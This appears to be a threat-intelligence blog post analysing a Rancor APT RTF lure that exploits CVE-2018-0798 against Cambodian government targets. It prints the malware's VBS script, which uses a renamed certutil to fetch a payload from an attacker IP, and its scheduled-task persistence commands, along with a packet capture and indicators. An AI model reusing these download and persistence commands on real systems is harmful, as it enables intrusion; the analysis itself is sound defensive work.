09/11/2019 - RANCOR APT: Suspected targeted attacks against South East Asia

meltx0r.github.io/tech/2019/09/11/rancor-apt.html

MeltX0R Security September 11, 2019


Summary

Rancor - a Chinese APT identified by PaloAlto in 2017 has recently been observed targeting South East Asia using RTF's containing CVE-2018-0798. They are believed to have goals of espionage. In this post I review a recently created RTF document used to lure and target South East Asian entities.

Analysis

While conducting research I came across an RTF document on VirusTotal, which was created on 2019-08-28 at 00:35:00 and uploaded on 2019-09-11 at 08:48:41. Initial review of this RTF revealed highly suspect activity consistent with APT lures that I have observed in the past.

Upon opening the RTF document you are presented with a list of names written in Khmer, the official language of Cambodia, and spoken throughout South East Asia. The content of the document, when translated, attempts to appear as if it was sent by the Cabinet of Cambodia and lists out names of various government officials.



ទីស្តីការគណៈរដ្ឋមន្ត្រី

ថ្នាក់ប្រធាននាយកដ្ឋាន នៃអគ្គនាយក

ក. អគ្គនាយកដ្ឋានរដ្ឋបាលនិងហិរញ្ញវត្ថុ

១. ឯកឧត្តម	ឈាន ជុង	អគ្គនាយក
២. ឯកឧត្តម	ប៊ិន ត្រាវ៉ៃ	អគ្គនាយករង
៣. លោក	ទឹម ស្រ៊ុន	អគ្គនាយករង
៤. លោក	យឹម វុទ្ធី	ប្រធាននាយកដ្ឋានរដ្ឋបាល
៥. លោក	សេង សេក	ប្រធាននាយកដ្ឋានផ្គត់ផ្គង់និងហិរញ្ញវត្ថុ
៦. លោក	សំ ប៊ុនណា	ប្រធាននាយកដ្ឋានបុគ្គលិក
៧. លោកស្រី	ឃាក់ រដ្ឋាណា	ប្រធាននាយកដ្ឋានពិធីការ

ខ. អគ្គនាយកដ្ឋានសម្របសម្រួលកិច្ចការទូទៅ

១. លោក	អ៊ុំ សម្បូរណ៍	អគ្គនាយកស្តីទី
២. លោក	យឹម សុគន្ធី	អគ្គនាយករង
៣. លោក	ហេង សិក្សា	អគ្គនាយករង
៤. លោក	ទេព ងា	អគ្គនាយករង
៥. លោក	គួង សំណាង	អគ្គនាយករង
៦. លោក	សុខ ធី	ប្រធាននាយកដ្ឋានគាំពារសន្តិសុខនិងព័ត៌មានវិទ្យា
៧. លោក	កែវ មុនីសុវណ្ណ	ប្រធាននាយកដ្ឋានសរុប
៨. លោក	សូ សីហា	ប្រធាននាយកដ្ឋានឥស្សរិយយស
៩. លោក	គី តាងសេង	ប្រធាននាយកដ្ឋានស្តីទីនាយកដ្ឋានរៀបចំកិច្ចប្រជុំពេញអង្គគណៈរដ្ឋមន្ត្រី និងកិច្ចប្រជុំអន្តរក្រសួង
១០. កញ្ញា	ទឹម ម៉ារីយ៉ាន	ប្រធាននាយកដ្ឋានស្តីទីនាយកដ្ឋានស្រាវជ្រាវ និងរៀបចំឯកសារគាំទ្រកិច្ចប្រជុំ

Shown above: Rancor RTF Lure

Whilst reviewing this “official” looking document, CVE-2018-0798 is being executed in the background. CVE-2018-0798 is an RCE vulnerability which allows a stack buffer overflow that can be exploited by a threat actor to perform stack corruption. In July 2019, Anomali wrote a detailed article on this exploit and how they observed multiple Chinese threat groups utilizing it to compromise their targets (including Rancor). This allows the attackers to create the file “OSEA54d.tmp” in the *“C:\Users[username]\AppData\Local\Temp"* folder and execute it.

OSEA54d.tmp then drops *GoogleUpdate.exe (7b973145f7e1b59330ca4dd1f86b3d55)* within *“C:\Windows\System32\spool\drivers\color\“*. Analysis of the *GoogleUpdate.exe* binary reveals it is merely *CertUtil.exe*, a legitimate Microsoft command-line utility that can be used to obtain certificate authority information and configure Certificate Services. It can also be used for nefarious purposes, such as downloading files from a given URL. Next, *OSEA54d.tmp* creates a .vbs script in the same folder, titled *"Photo.vbs"*.

Shown below: Photo.vbs script

```
wscript.sleep 3000:wscript.createobject("wscript.shell").run
"%windir%\system32\spool\drivers\color\GoogleUpdate.exe -f -u""rlca""che
""h""tt""p"":/""/167.71.237.100/%ComputerName%.png"" %temp%\%ComputerName%.tmp",0,0
```

Stepping through this script, we can break it down to two parts - first it calls *"wscript.sleep"* which causes it to suspend the execution of the script for a specified number of milliseconds (in this case, 3000). Second, we see it call *"wscript.createobject("wscript.shell").run"*, which allows you to run a cmdline command from a .vbs script. This runs GoogleUpdate.exe, which we previously identified as CertUtil.exe, with the -f and -urlcache flags to force fetch a specified URL and update the cache. The URL provided (*167.71.237.100/%ComputerName%.png*) requests a file based off the user's computer name (i.e. *USER-PC*), which is then stored in the user's local temp folder as a .tmp file.

Next, I observed *OSE91E4.tmp* launch two child *cmd.exe* processes with the following parameters:

Shown below: "Google-Updates" scheduled task


```
cmd /c schtasks /create /sc MINUTE /tn "Google-Updates" /tr "msiexec /q /i
%temp%\%ComputerName%.tmp" /mo 3 /F
```

The first *cmd.exe* calls schtasks to create a scheduled task called "*Google-Updates*", which utilizes "*msiexec*" to execute the downloaded payload "*[ComputerName].tmp*" from the user's local temp folder once every minute. This would be used to maintain persistence once the secondary payload was downloaded.

Shown below: "Google-Update" scheduled task


```
cmd /c schtasks /create /sc MINUTE /tn "Google-Update" /tr "wscript /b
%windir%\system32\spool\drivers\color\Photo.vbs" /mo 2 /F
```

The second *cmd.exe* calls schtasks to create a scheduled task called "*Google-Update*" (note the missing "s" in comparison to the prior scheduled task. Due to the /F flag, even if they had identical names, it would forcefully create the task and suppresses warnings if the specified task already existed). This utilizes wscript to run "Photo.vbs" from the user's local temp folder once every minute.



Shown above: Process graph

Unfortunately, whenever a secondary payload was requested from the URL “*167.71.237.100/[ComputerName].png*” containing my computer’s name (USER-PC), regardless of geolocation, it returned 404 Not Found HTTP responses. That indicates several possibilities to me - such as the attackers already knowing the computer name of their target and only returning a payload if it is matched, specific geolocation requirements, or the file was removed from the server.


Wireshark · Follow TCP Stream (tcp.stream eq 0) · 548a3ec9-be92-49c1-a15e-3e038921c505

```
GET /USER-PC.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: */*
User-Agent: Microsoft-CryptoAPI/6.1
Host: 167.71.237.100

HTTP/1.1 404 Not Found
Date: Wed, 11 Sep 2019 18:06:04 GMT
Server: Apache
Content-Length: 209
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /USER-PC.png was not found on this server.</p>
</body></html>
```

3 client pkts, 3 server pkts, 3 turns.

Entire conversation (578 bytes) Show and save data as ASCII Stream 0

Shown above: Packet capture of Rancor RTF 2nd stage payload request

Due to the final payload not being available for analysis, I was unable to compare prior samples of malware used by Rancor to confirm attribution - however, based on the TTP's (Tactics, Techniques, Procedures) observed, I can say with a high degree of confidence that this activity is related to Rancor APT. Therefore, the final payload would have likely been DDKONG or PLAINTEE malware which serve as backdoors, allowing the actors to list files, upload/download files, and execute other commands.

Translated RTF Lure

```
Office of the Council of Ministers
From Head of Department to Director General
A. General Department of Administration and Finance
1. HE Chhum Thong, Director General
2. HE Binny Tiara, Deputy Director General
3. Mr. Kim Sung, Deputy Director General
4. Mr. Yim Roulli, Director of Administration Department
5. Sorn Seth, Head of Supply and Finance Department
6. Mr. Sam Bunna, Head of Personnel Department
7. Mrs. Hak Porleang, Head of Protocol Department
B. General Department of General Affairs
1. Mr. Oum Sambath, Acting Director General
2. Deputy Prime Minister Yim Sokunthy
3. Mr. Heng studied Deputy Director
4. The Deputy Director General
5. Mr. Phuang Construction Deputy Director General
6. Soth Thy, Head of Electronic and Information Technology Department
7. Mr. Van Mony Sovann, Head of Total Department
8. Mr. So Seyha, Head of Department of Excellence
9. Mr. Kheang Seng, Acting Head of Department, Department of Cabinet Plenary and other meetings
10. Miss. Kim Marian, Acting Director, Research and Documentation Support Meeting

C. General Department of International Cooperation
1. Her Excellency Hean Polynes, General Director in addition to the Vice President Cambodian Human Rights Committee
2. Keo Kannarith, Deputy Director General
3. Mr. Tuy Sina, Deputy Director General
4. Hem Oum Sithiel, Head of International Relations Department
5. Pa. Panna Radar, Acting Director of the ASEAN Department
D. Directorate General for Internal Affairs
1. Mr. Sao Phalla, Director General
2. HE Sarun Rady, Deputy Director General
3. Mr. Ung Chanthou, Deputy Director General
4. Ms. Pich Channary, Deputy Director General
5. Mr
6. Rith Arunithya, Director of the Department of the Interior, Defense, Justice and the Constitutional Institution
7. Mr. Heng Sok is Director of Department of Public Works and Relations with the National Assembly, Senate and Inspection
8. Meas Men, Head of Department of Information, Posts and Telecommunications
E. Department of Economy and Tourism
1. Youk Chhang, Director General
2. Seng Vannath, Deputy Director General
3. Mrs. Svay Nary, Deputy Director General
4. HE Phat Salin, Deputy Director General
5. Mr.Ratt Sok is the Head of Finance and Banking Department
6. Mr. Iv Reth heads the Department of Industry, Mineral and Energy
7. Ty, Director of the Department of Commerce and Tourism
8. Lim Kithya, Director of Planning and Development Department
F. General Department of Social Affairs
1. Mr. Thong Sokun, Director General
2. Von Sothun, Deputy Director General
3. Mr. Seng Sin, Deputy Director General
4. Mr. Sok Daravuth, Deputy Director General
5. Heidi Dinar, Head of Department of Education, Culture, Cult and Religion
6. Mr. Chea Phally, Director of Department of Health, Social Affairs and Women's Affairs
G General Department of Production, Land Management, Urban Planning and Construction
1. HE Long Sokha, Director General
2. His Excellency Bin Bunhat, Deputy Director General
3. Chay Seng Thong, Deputy Director General
4. Mr. Ly Sothy Roth, Deputy Director General
5. Phoung Phalkun, Director of Department of Agriculture and Water Resources
```

```
6. Hak Seila, Director of Department of Rural Development, Public Works and Transport
7. Ms.
Neth Chhunny, acting director of the Department of Land Management, Urban Planning,
Construction and Environment
J General Department of Civil Affairs and National Archives
1. HE Ngin Phalroth, Director General
2. Mr. Four Hing Sothy, Deputy Director General
3. Seng Manrith, Deputy Director General
4. Mr. Suos Visoth, Deputy Director General
5. Ms. Sovann Sovanna, Head of Department of Government
6. Mrs. Dary, Head of the National Archives Department
I. Department of Internal Audit
Mak Thearith, Head of Internal Audit Department
```

Shown above: Translation of the content within the RTF.

Indicators

Indicator	Type	Description
5e8b469d36e8d4b9c00c67bbba1af382	MD5	Hash of an RTF document used by Rancor APT
fa2a3369e6d17b44ce066035c0ef8c56	MD5	Hash of OSEA54D.tmp
167.71.237.100	IP Address	IP Address used by Rancor APT to serve a second stage payload, likely DDKONG or PLAINTEE malware

References/Further Reading

1. https://unit42.paloaltonetworks.com/unit42-rancor-targeted-attacks-south-east-asia-using-plaintee-ddkong-malware-families/
2. https://www.anomali.com/blog/multiple-chinese-threat-groups-exploiting-cve-2018-0798-equation-editor-vulnerability-since-late-2018
3. https://attack.mitre.org/groups/G0075/
4. https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0798